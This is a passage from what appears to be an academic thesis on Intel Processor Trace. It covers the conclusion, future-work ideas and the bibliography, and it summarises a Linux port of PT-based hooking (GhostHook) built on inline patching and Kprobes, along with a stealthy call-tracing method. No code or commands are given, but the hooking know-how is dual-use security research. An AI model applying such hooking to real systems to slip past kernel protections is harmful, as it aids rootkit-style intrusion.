In this work, we first described details of how Intel PT operates (section 2.1) and how to use it (section 4.1). Based on this fundamental work we implemented a hooking technique based on the PT hardware unit in chapter 4. The original idea was implemented by CyberArk Labs on Microsoft Windows, we tried to build a functionally equivalent port for Linux-based operating systems. However, it does not fulfill the same use-case, since we had to recourse to using invasive techniques such as inline patching (section 4.2) and Kprobes (section 4.3) because the Linux kernel does not provide an extensible interface for registering NMI handlers (section 4.1.4).

Additionally, we presented a novel technique for tracing system and library calls based on Intel PT in section 4.6 and 4.7, respectively. It uses the same underlying approach as the malicious PT hooking we tried to implement before, but instead of modifying structures we use it to monitor the activity of processes at will. As we need not modify the process' memory this technique is extremely stealthy with regard to malicious binaries. However, it is not yet fully reliable, since individual calls may be lost because no interrupt was generated since the trace buffer had not yet filled up. We discuss a possible solution to this problem in the following section. Additionally, the time of arrival of the interrupt may be slightly delayed with respect to the traced instruction, which introduces an additional impediment.

6.1 Trace Buffer prefilling

PTWRITE, Intel's most recent addition to Processor Trace, is a special processor instruction applications can use to write completely custom data into the PT packet stream. The instruction reads data in the source operand and sends it to the Intel Processor Trace hardware to be encoded in a PTW packet. Therefore, arbitrary binary data can be written into the packet stream, though this data is still wrapped inside a PTW packet. In section 2.1.1 we have shown how to determine the availability of this hardware feature. Generally speaking, this feature is only present on Intel's Kaby Lake microarchitecture (7th-generation Core, available since end of 2017) and more recent models [2].

If we had access to hardware supporting the PTWRITE instruction, we could have implemented more fine-grained trapping. This is possible by prefilling the buffer with data, since the buffer's initial minimum size is limited and it takes a while before the buffer "naturally" fills up with trace packets. By doing this each time after we allocate a new buffer or clear the old one in our interrupt handler, we can almost guarantee to cause an interrupt each time we start a trace.

6.2 Binary Analysis with PT

In the paper "Down to the Bare Metal: Using Processor Features for Binary Analysis" Carsten Willems et al. have shown it is possible to analyze and bin malware into different categories depending on the vulnerabilities they exploit [21]. This is feasible since malware exploiting the exact same vulnerability has a common code path. The code path was tracked by using Intel's Branch Trace Store (BTS) feature. BTS writes successful branches to a special buffer in memory. Using this data stream along with the executable file, the full path of executed instructions can later be reconstructed. However, since the from and to addresses are stored, taking up 24 bytes per branch, it comes with a heavy performance penalty. As the authors noted themselves noted: "Obviously, there is a performance impact when using BT" [21] — this performance impact could be minimized using Intel PT, as recording with PT does not have any effect on the CPU execution speed, since it is running off-core. Unfortunately the authors did not provide any source code, though we still imagine it is conceivable to implement a similar approach using Intel PT, as it can also be used to reconstruct the instructions executed by a processor.

7 BIBLIOGRAPHY

[1] Intel 64 and IA 32 architectures software developer's manual volume 3 - system programming guide. 2016. URL https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-manual-325462.pdf.

[2] Wikipedia: Intel Kaby Lake, 2018. URL https://en.wikipedia.org/wiki/Kaby_Lake.

[3] 0xAX et al. Linux Insides, 2018. URL https://github.com/0xAX/linux-insides.

[4] Jurriaan Bremer. x86 API hooking demystified, 07 2012. URL http://jbremer.org/x86-api-hooking-demystified/.

[5] Michael Coppola. Suterusu rootkit: Inline kernel function hooking, 01 2013. URL https://poppopret.org/2013/01/07/suterusu-rootkit-inline-kernel-function-hooking-on-x86-and-arm/.

[6] Intel Corporation. libipt - Intel Processor Trace decorder library, 2018. URL https://github.com/01org/processor-trace.

[7] Kasif Dekel. GhostHook – bypassing PatchGuard with Processor Trace based hooking, 2017. URL https://www.cyberark.com/threat-research-blog/ghosthook-bypassing-patchguard-processor-trace-based-hooking/.

[8] Linus Torvalds et al. Linux kernel source tree v4.18, 2018. URL https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/.

[9] Xinyang Ge, Weidong Cui, and Trent Jaeger. GRIFFIN: Guarding control flows using Intel Processor Trace. *ACM SIGARCH Computer Architecture News*, 45:585–598, 04 2017. URL https://www.microsoft.com/en-us/research/wp-content/uploads/2017/01/griffin-asplos17.pdf.

[10] Jack Henschel. Intel Processor Tracing. 2017. URL https://blog.cubieserver.de/publications/Henschel_Intel-PT_2017.pdf.

[11] Yongje Lee, Ingoo Heo, Dongil Hwang, Kyungmin Kim, and Yunheung Paek. Towards a practical solution to detect code reuse attacks on ARM mobile devices. In *Proceedings of the Fourth Workshop on Hardware and Architectural Support for Security and Privacy*, pages 3:1–3:8. ACM, 2015. ISBN 978-1-4503-3483-9. doi: 10.1145/2768566.2768569. URL http://doi.acm.org/10.1145/2768566.2768569.

[12] Sharp Liu. Linux kernel function inline hooking library, 2017. URL https://github.com/cppcoffee/inl_hook.

[13] Yutao Liu, Peitao Shi, Xinran Wang, Haibo Chen, Binyu Zang, and Haibing Guan. Transparent and efficient CFI enforcement with Intel Processor Trace. *2017 IEEE International Symposium on High Performance Computer Architecture*, pages 529–540, 02 2017. URL https://www.researchgate.net/publication/316902591_Transparent_and_Efficient_CFI_Enforcement_with_Intel_Processor_Trace.

[14] James Reinders. Processor Tracing, 2013. URL https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing.

[15] Peter Jay Salzman, Michael Burian, and Ori Pomerantz. The Linux kernel module programming guide, 05 2007. URL http://www.tldp.org/LDP/lkmpg/2.6/html/index.html.

[16] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. kAFL: Hardware-assisted feedback fuzzing for OS kernels. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 167–182. USENIX Association, 2017. ISBN 978-1-931971-40-9. URL https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/schumilo.

[17] Volkmar Sieh and Daniel Lohmann. Betriebssysteme Vorlesung 3: Unterbrechungen, Hardware. URL https://www4.cs.fau.de/Lehre/WS17/V_BS.

[18] Jörg Thalheim, Pramod Bhatotia, and Christof Fetzer. INSPECTOR: A data provenance library for multithreaded programs. *IEEE 36th International Conference on Distributed Computing System*, pages 25–34, 2016. doi: 10.1109/ICDCS.2016.86. URL https://ieeexplore.ieee.org/document/7536502/.

[19] Ian Wienand. PLT and GOT - the key to code sharing and dynamic libraries, 05 2011. URL https://www.technovelty.org/linux/plt-and-got-the-key-to-code-sharing-and-dynamic-libraries.html.

[20] Carsten Willems. Using Intel's Processor Trace for enhanced malware analysis, 2015. URL https://www.vmray.com/blog/back-to-the-past-using-intels-processor-trace-for-enhanced-analysis/.

[21] Carsten Willems, Ralf Hund, Andreas Fobian, Dennis Felsch, Thorsten Holz, and Amit Vasudevan. Down to the bare metal: using processor features for binary analysis. pages 189–198, 12 2012.

[22] Adam Zabrocki. LKRG wiki, 2018. URL https://openwall.info/wiki/p_lkrg/Main.